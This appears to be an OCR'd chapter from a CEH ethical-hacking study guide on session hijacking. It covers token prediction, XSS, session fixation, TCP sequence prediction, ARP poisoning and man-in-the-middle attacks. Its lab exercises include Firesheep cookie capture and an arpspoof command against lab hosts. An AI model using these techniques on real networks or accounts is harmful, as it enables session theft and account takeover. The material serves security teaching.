Spoofing occurs when an attacking party pretends to be something or someone else, such as a user or computer. The attacker does not take over any session.

In hijacking, the attacker takes over an existing active session. In this process, the attacker waits for an authorized party to establish a connection to a resource or service and then takes over the session.

The process of session hijacking looks like this:

Step 1: Sniffing This step is no different than the process we explored when we discussed sniffing in Chapter 9. You must be able to sniff the traffic on the network between the two points that have the session you wish to take over.

Step 2: Monitoring At this point your goal is to observe the flow of traffic between the two points with an eye toward predicting the sequence numbers of the packets.

Step 3: Session Desynchronization This step involves breaking the session between the two parties.

Step 4: Session ID Prediction At this point, you predict the session ID itself (more on that later) to take over the session.

Step 5: Command Injection At this final stage, as the attacker you are free to start injecting commands into the session targeting the remaining party (most likely a server or other valuable resource).




It is important for you to understand that session hijacking can take place at two entirely different levels of the Open Systems Interconnection (OSI) model, so it is very important to pay attention to details. A session hijack can take place at the Network layer or at the Application layer—that is, an attack can target TCP/UDP or the much higher protocols at the Application layer, such as HTTP or FTP.

Active and Passive Attacks

You can categorize a session hijacking attack as either an *active* attack or a *passive* attack. Let's look at both:


Active Attack A session hijacking attack is considered active when the attacker assumes the session as their own, thereby taking over the legitimate client's connection to the resource. In an *active attack* the attacker is actively manipulating and/or severing the client connection and fooling the server into thinking they are the authenticated user. In addition, active attacks usually involve a DoS result on the legitimate client. In other words, the client gets bumped off and replaced by the attacker. Figure 12.2 shows what this kind of attack looks like.

FIGURE 12.2 Active attack



Passive Attack A *passive attack* focuses on monitoring the traffic between the victim and the server. This form of hijacking uses a sniffer utility to capture and monitor the traffic as it goes across the wire. (Refer to Chapter 9 for a more in-depth description of sniffer use.) A passive attack doesn't tamper with the session in any way. Unlike an active attack, the passive attack sets the stage for future malicious activity. An attacker has a strategically advantageous position in a passive session hijack; they can successfully capture and analyze all victim traffic and progress to an active attack position with relative ease. Figure 12.3 shows a passive attack.

FIGURE 12.3 Passive attack





Categorizing attacks as either active or passive is useful for helping you understand the general operation of various attacks. Just keep the concepts in mind as a reference for any specific attacks posed to you on the CEH exam.

Session Hijacking and Web Apps

Session hijacking at the application level focuses on gaining access to a host by obtaining legitimate session IDs from the victim. Essentially, a session ID is an identifier that is applied to a user's session that allows the server or web resource to identify the "conversation" it is having with the client. So, for example, say that you've logged in to a merchant site and are browsing the site for a book. With each page you browse to, the web server receives the request and forwards you to the next page without requiring you to repeatedly log in. The server is able to do this because it has identified your session ID and assumes it knows who you are at this point. Let's look at session IDs in greater depth to gain a better understanding of the part they play in hijacking applications.

Session IDs, for our purposes, come in three flavors:

Embedded in a URL A web app uses the GET request to follow links embedded in a web page. An attacker can easily browse through the victim's browsing history and many times gain access by simply entering the URL of a previously browsed web app.

Embedded as a Hidden Field Forms for inputting user data many times include a hidden field that is used for sending a client's session ID. The ID is sent via the HTTP POST command when the information is submitted.

Cookies Cookies have been a potential avenue of exploit for quite some time, and they have recently taken the rap for privacy issues such as tracking shopping activity or storing users' sensitive data. An attacker can obtain session information from cookies residing on the victim machine.

Vulnerabilities of lingering cookies or sessions from subpar coding or easier customer access are something we've probably all seen at one time or another. Consider, for instance, pulling up an authenticated web page from your browser's history, only to find that you're conveniently still logged in days later—something to be aware of for sure.

Exercise 12.1 demonstrates how to view cookie information from unencrypted sites such as Facebook.

EXERCISE 12.1

Session Hijacking with Firesheep

In this exercise you will use Firesheep to view cookie information from Facebook and other unencrypted sites.

To perform this exercise you will need to download a copy of Firesheep and Firefox. Once you've installed the Firesheep plugin into Firefox, perform the following steps:

1. Start Firefox.
2. In the browser use the Open With option.
3. Click View and then check the Firesheep option.
4. On the top left, click Start Capturing and choose Session Cookies Of People On The Local Network.
5. Double-click the photo, and you will be logged in to the selected account.

Types of Application-Level Session Hijacking

When attempting to hijack a session at the application level, a hacker can choose from among handful of attacks: session sniffing, predicting session tokens, man-in-the-middle, and man-in-the-browser. Let's look at each.

Session Sniffing

Session sniffing is a variation of sniffing, which you learned about in Chapter 9. In this variation, you are looking for a specific target, which is a session token (also known as a session ID). Once you, as the attacker, have found this token, you use it to gain access to the server or other resource. This is sort of like stealing the keys to a car that someone else rented; they are the authorized driver, but since you have the keys, you can drive it, though unauthorized.

Predicting Session Tokens

The second way of getting a session ID is to predict or make an educated guess as to what a valid one will be. How do you do this? The easiest and most effective way is to gather a few session IDs that have been used already.

In this list of URLs, focus on the portion after the last slash:

```
www.ceh.net/app/spo22022005131020
www.ceh.net/app/spo22022005141520
www.ceh.net/app/spo22022005171126
www.ceh.net/app/spo22022005213111
```

Let's assume these are all valid but expired session IDs that we have collected, and we want to predict or calculate a new one. If we look at them carefully, we may be able to determine a valid ID to use. In this case I made it easy—well, at least I think so. Can you see the pattern? I'll break each of them into four pieces, as shown in Table 12.1.

TABLE 12.1 Dissected IDs

Segment 1	Segment 2	Segment 3	Segment 4
spo	22022005	1310	20
spo	22022005	1415	20
spo	22022005	1711	26
spo	22022005	2131	11

Look at the IDs in Table 12.1 and you should be able to determine the pattern—or at least how they were generated. You see that the first three letters stay the same. In segment 2, the numbers stay the same as well. The third segment changes, and if you look closer you might be able to tell something. In this case the segment gives time in 24-hour format, which in turn gives you insight into segments 2 and 4. Segment 4 is the time in seconds.

If you look back at segment 2 you can see that it is actually the date, which in this case is the 22nd of February 2005, or 22022005.

Man-in-the-Middle Attack

A third way to get a session ID is the man-in-the-middle attack, which we will discuss later in this chapter when we discuss network attacks; see the section "Man-in-the-Middle."

Man-in-the-Browser Attack

A fourth form is the man-in-the-browser attack, which is a particularly interesting form of attack. The three most common forms are cross-site scripting, Trojans, and JavaScript issues. We discussed Trojans in Chapter 8, "Malware," but let's talk about cross-site scripting and JavaScript.

Possible mechanisms for performing man-in-the-browser–based attacks include the following:

Browser Helper Objects Dynamically loaded libraries loaded by Internet Explorer upon startup

Extensions The equivalent to browser helper objects for the Firefox browser

API Hooking The technique used by a man-in-the-browser attack to perform its man-in-the-middle attack between the executable application (EXE) and its libraries (DLL)

JavaScript By using a malicious Ajax worm

Cross-Site Scripting

Cross-site scripting (XSS) is a type of attack that can occur in many forms, but in general they occur when data of some type enters a web application through an untrusted source (in the majority of cases, a web request). Typically, this data is included as part of dynamic content that has not gone through validation checks to ensure it is all trustworthy.



Dynamic content is any type of content that is generated on the fly or on demand. Typically, this means that a user, browser, or service makes a request, which is sent to a server. The server interprets the request and returns data in the form of a web page.

In many cases the content that causes the attack to occur comes in the form of JavaScript, but it is not restricted to this format. In fact, it could come in the form of HTML, Flash, or other executable code. Because of the vast amounts of code that can be executed by a web browser, the variations that this type of attack can assume are almost boundless. Some of the most common goals include reading or stealing cookies, interfering with session information, redirecting to a location of the attacker's choosing, or any number of other tasks.

Stored and reflected XSS attacks are the two main forms of this attack, so let's look at each:

Stored XSS Attacks XSS attacks that fall into this category tend to be the most dangerous type. The attack is enabled by any web application that allows a visitor to store data when they visit the site.

In practice, a web application gathers input from a visitor and stores the input within a data store for later retrieval and use. The process goes awry when a malicious visitor visits the site and their malicious input is stored in the data store. Once this happens, their data will be part of the site, and when a subsequent visitor comes to the site, they inadvertently run the same data. Since the code runs locally, it will run with the security privileges of the client application.

Depending on how the data is crafted, the attack can carry out a number of tasks, including these:

- Hijacking another user's browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application
- Port scanning of internal hosts (internal in relation to the users of the web application)
- Directed delivery of browser-based exploits

Adding to the danger of stored XSS is that the victim need only visit the page with the crafted attack and need not click a link. The following phases relate to a typical stored XSS attack scenario:

1. The attacker stores malicious code into the vulnerable page.
2. The user authenticates in the application.
3. The user visits a vulnerable page.
4. Malicious code is executed by the user's browser.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When such a user visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

Reflected XSS Attacks These attacks are a little more complicated in that injected code is bounced or reflected off a web server in the form of an error message or other result. Typically, these attacks make their way to the victim in the form of an email or via a different web server. A user may be tricked into clicking a link in a web page or message. Once clicked, the link would then cause the user to execute code.

In practice, reflected cross-site scripting occurs when a malicious party injects browser executable code within a single HTTP response. Because the code is not persistent and is not stored, it will only impact users who open a specially designed link where the attack is part of the URL itself.

Since the attack is relatively easy to carry out compared to its stored procedure cousin, it is encountered much more frequently than stored attacks.

This type of attack typically leverages JavaScript, VBScript, or other scripting languages where appropriate. In the wrong hands, this type of attack can install key loggers, steal victim cookies, perform clipboard theft, or change the content of the page (for example, download links).

In general, XSS attack consequences typically are the same no matter what form the attack takes: disclosure of the user's session cookie or allowing an attacker to hijack the user's session and take over the account. Other damaging attacks include disclosing end-user files, installing Trojan horse programs, redirecting the user to another page or site, and modifying presentation of content.

Getting Fixated

Another type of session hijack is the *session fixation attack*. This type of attack is targeted specifically at web applications; it exploits vulnerabilities in the way these packages manage their session IDs. The vulnerability exists when an application fails to create a new session ID when a new user authenticates to the application. The attacker must induce a user to authenticate using a known session ID and then hijack the session.

There are several techniques to execute the attack, which vary depending on the application. Here are some common techniques:

- The session ID is sent to the victim in a hyperlink and the victim accesses the site through the malicious URL.
- The victim is tricked into authenticating in the target web server, using a login form developed by the attacker. The form can be hosted in the web server or directly in HTML-formatted email.
- The attacker uses code injection, such as cross-site scripting, to insert malicious code in the hyperlink sent to the victim and fix a session ID in its cookie.
- Using the `<META>` tag is also considered a code injection attack, although it's different from the XSS attack, where undesirable scripts can be disabled or the execution can be denied.
- HTTP header response uses the server response to fix the session ID in the victim's browser. By including the parameter `Set-Cookie` in the HTTP header response, the attacker is able to insert the value of the session ID in the cookie and send it to the victim's browser.

A Few Key Concepts


Here are a few concepts that come up in many session-hijacking discussions:

Blind Hijacking *Blind hijacking* describes a type of session hijack in which the attacker cannot capture return traffic from the host connection. This means that the attacker is blindly injecting malicious or manipulative packets without seeing confirmation of the desired effect through packet capture. The attacker must attempt to predict the sequence numbers of the TCP packets traversing the connection. The reason for this prediction goes back to the basic TCP three-way handshake. We'll dig more into this later in the section "Network Session Hijacking."

IP Spoofing *IP spoofing* refers to an attacker's attempt at masquerading as the legitimate user by spoofing the victim's IP address. The concept of spoofing can apply to a variety of attacks in which an attacker spoofs a user's identifying information. Let's draw a line in the sand here and definitively agree that spoofing is a different approach and attack from session hijacking; however, they are related in that both approaches aim at using an existing

authenticated session to gain access to an otherwise inaccessible system. Figure 12.4 shows the spoofing approach.

FIGURE 12.4 Spoofing






You may see questions on the exam that test your ability to discriminate between two related concepts. IP spoofing is a concept that can apply to many different scenarios, such as a loss of return traffic flow on an attempted session hijacking. Read each question completely before answering.

Source Routing In contrast to normal packet routing, *source routing* (Figure 12.5) ensures that injected packets are sent via a selected routing path. By using source routing, an attacker chooses the routing path that is most advantageous to the intended attack. For example, an attacker attempting to spoof or masquerade as a legitimate host can use source routing to direct packets to the server in a path identical to the victim's machine.

FIGURE 12.5 Source routing




DNS Spoofing *DNS spoofing* is a technique in which an attacker alters a victim's IP address mappings in an effort to direct the victim machine's traffic to an address the attacker specifies. This is a fairly simple explanation, but the concept and intent are the same in all variations of this technique. Later, in the section "Network Session Hijacking," you'll see how DNS spoofing also applies to hijacking vulnerable web applications.

ARP Cache Poisoning *ARP cache poisoning* was covered in Chapter 9, but here's a brief review. ARP is responsible for translating MAC addresses to IP addresses or vice versa (known as reverse ARP, or RARP). An ARP cache poisoning attack overwrites a victim's ARP cache, thereby redirecting traffic to an inaccurate physical address mapping, usually the attacker's machine. This, in turn, puts the attacker's machine in the logical middle of all communications between the victim's machine and the authenticated host. ARP cache poisoning, as you've probably already deduced, is conceptually very similar to DNS spoofing. The goal is to manipulate the traffic flow based on directional data stored in the host.

Desynchronizing the Connection Referring once again to our TCP three-way handshake, when a client and a host are initializing a connection, they exchange packets that set the sequence for further data transfer. Each packet in this continuous transfer has a sequence number and subsequent acknowledgment numbers. TCP connections begin their sequencing of packets with an *initial sequence number (ISN)*. The ISN is basically a starting point on which all following packets can increment and sequence themselves accordingly. *Desynchronizing a connection* (Figure 12.6) involves breaking the linear sequence between the victim and the host, thereby giving the attacker the opportunity, at least sequence-wise, to jump in and take over the connection to the host. For example, suppose an attacker setting up a session hijacking attack has been tracking the sequence of the connection and is ready to launch an attack. To make the job easier, and at the same time remove the victim from the picture, the attacker can inject a large volume of null packets directed at the host machine. This in turn increments the sequence numbers of the host packets without the acknowledgment or purview of the victim machine. Now the attacker has successfully desynchronized the connection and has staged the host packet sequence numbers to a predictable count based on the number of null packets sent.

FIGURE 12.6 Desynchronizing a connection



Network Session Hijacking

Network-level session hijacking is a hijacking method that focuses on exploiting a TCP/IP connection after initialization or authentication has occurred. There are some specific hijacking techniques in this category of attack. Some common ones we will discuss are TCP/IP hijacking, man-in-the-middle attacks, and UDP session hijacking.




The exam will test your ability to determine what type of attack you are seeing in a diagram or a fairly lengthy description. In this chapter, stay aware of the structure of each attack, as well as how each attack is identified based on its function and operation.

TCP/IP Session Hijacking

TCP/IP session hijacking is an attack on a TCP session. The attacker attempts to predict the sequence numbers of the packets flowing from the victim's machine to the connected resource. If successful, the attacker can then begin to inject packets that are in sequence with the packet sequence of the legitimate user's traffic.

As shown in Figure 12.7, once the initial handshake process is complete, the subsequent packets stay in a general sequence between the victim and the resource. Each packet in an ongoing conversation over TCP is incremented by 1. This rule applies to both SYN and ACK sequence numbers.

FIGURE 12.7 TCP three-way handshake



Implementation of this kind of attack begins with the attacker sniffing the traffic between the victim's machine and the host machine. Once the attacker successfully sniffs the connection and predicts (to the best of their ability) the packet sequence numbers, they can inject custom packets onto the wire that have a spoofed IP of the victim machine as well as a sequence number incremented appropriately based on previously captured packets. An attacker spoofs the IP address of the victim's machine to try to assume the identity of the victim by hijacking the connection and the current session. From the server's or host's perspective, packets coming from a legitimate IP address, as well as having a properly incremented sequence number, are deemed legitimate traffic. Figure 12.7 outlines what this looks like.

Before we move on, let's go through the basic steps of a TCP session hijack attack. You don't have to memorize these steps for the exam, but understanding their sequence and what each step accomplishes will help you apply common sense to the challenging scenarios you'll face. We've already covered a few of these, so you're ahead of the game! Just pay attention to the sequence and relate it to what you've already learned.

1. Referring back to Chapter 9 once more, you must have a means of sniffing or capturing the traffic between the victim machines. This places you in the position required to perform the hijack.
2. Predict the sequence numbers of the packets traversing the network. Remember that null packets can be used to increment the host sequence numbers, thereby desynchronizing the victim's connection and making sequence number prediction easier.
3. Perform a denial-of-service attack on the victim's machine, or reset their connection in some fashion so you can assume the victim's role as the legitimate client. Remember that in a passive hijacking, the victim connection is not necessarily severed; the traffic between the victim and the host is simply monitored, and you wait for the opportune time to act.
4. Once you take over the victim's session, you can start injecting packets into the server, imitating the authenticated client.



Be sure that you understand TCP hijacking and the packet sequencing an attacker uses to implement the attack. Refer to Chapter 9 if necessary to get comfortable with these topics. Both will show up on the exam and will be applied to session hijacking.

Let's go back to blind hijacking for a moment. As we discussed earlier, in blind hijacking the attacker is not able to see the result of the injected packets, nor are they able to sniff the packets successfully. This creates a major challenge for the attacker because sequencing packets properly is a critical step in launching a successful TCP-based session hijacking. Referring back to Chapter 9, recall that there is a logistical challenge in sniffing traffic from other networks or collision domains. This is because each switchport is an isolated collision domain. An attacker attempting to perform a session hijack attack on a victim machine outside the attacker's network or network segment creates a challenge similar to the one you faced in sniffing traffic in Chapter 9. The attacker will be going in blindly because they will not be able to receive a return traffic confirmation of success.



Real World Scenario


Hacker on the Run

The infamous hacking saga of Kevin Mitnick is always a good read for ethical hackers as well as Tom Clancy fans. Mitnick's hacking activities finally landed him in prison in 1995, but the events leading up to the arrest read like a suspense novel. The noteworthy portion of the story is the fact that Mitnick used IP spoofing and a form of TCP session hijacking to gain access to the resources that inevitably landed him in hot water. This is not to say that all session hijacking leads to prison time but rather to demonstrate that session hijacking has a usable presence in the real world. It's equally amazing to see just how real things can get when someone succeeds at hacking high-profile corporations with such a conceptually straightforward attack. Check out `www.takedown.com` for some details on the Kevin Mitnick story.

Man-in-the-Middle

Man-in-the-middle (MITM) attacks take the cake as one of the best-known versions of a session hijack attack. Essentially, an MITM attack places attackers directly between a victim and host connection. Once attackers have successfully placed themselves in the middle of the connection via a technique such as ARP poisoning, they have free rein to passively monitor traffic, or they can inject malicious packets into either the victim machine or the host machine. Let's continue with ARP poisoning for our example. The attacker will first sniff the traffic between the victim and host machines, which places them in a passive yet strategic position. From here, the attacker can send the victim phony or "poisoned" ARP replies that map the victim's traffic to the attacker's machine; in turn, the attacker can then forward the victim's traffic to the host machine. While in this forwarding position, the attacker can manipulate and resend the victim's sent packets at will. Take a look at Figure 12.8, and then proceed to Exercise 12.2, which shows a basic MITM attack in action.

FIGURE 12.8 MITM attack




EXERCISE 12.2


Performing an MITM Attack

In this exercise, you'll learn the fundamentals of an MITM attack. This demonstration will help you understand the background processes at work. For this demo you will have three client systems; you'll be using Windows XP, Windows 7, and Kali. Follow these steps:

1. First, you need to throw a little traffic on the wire. You will use a continuous ping from one target host to another so you can see the redirection of traffic. Let's get that going on the Windows 7 client and direct it to the Windows XP client.




2. Next, pull up your sniffer on Kali to ensure you are in position to capture all traffic and perform your MITM attack.




EXERCISE 12.2 *(continued)*

3. Now you're good to go on the traffic capture. You are able to capture the ICMP packets traversing the network and are ready to have some fun. Use the arpspoof utility in your Kali distribution to poison the victim's ARP cache. The syntax for the command is `arpspoof [-i interface] [-t target] host`. Recall that with an MITM attack, you are attempting to funnel all traffic through your machine. With that in mind, you will use arpspoof on your Windows XP client. The command is `arpspoof -i eth0 -t 192.168.1.4 192.168.1.5`.

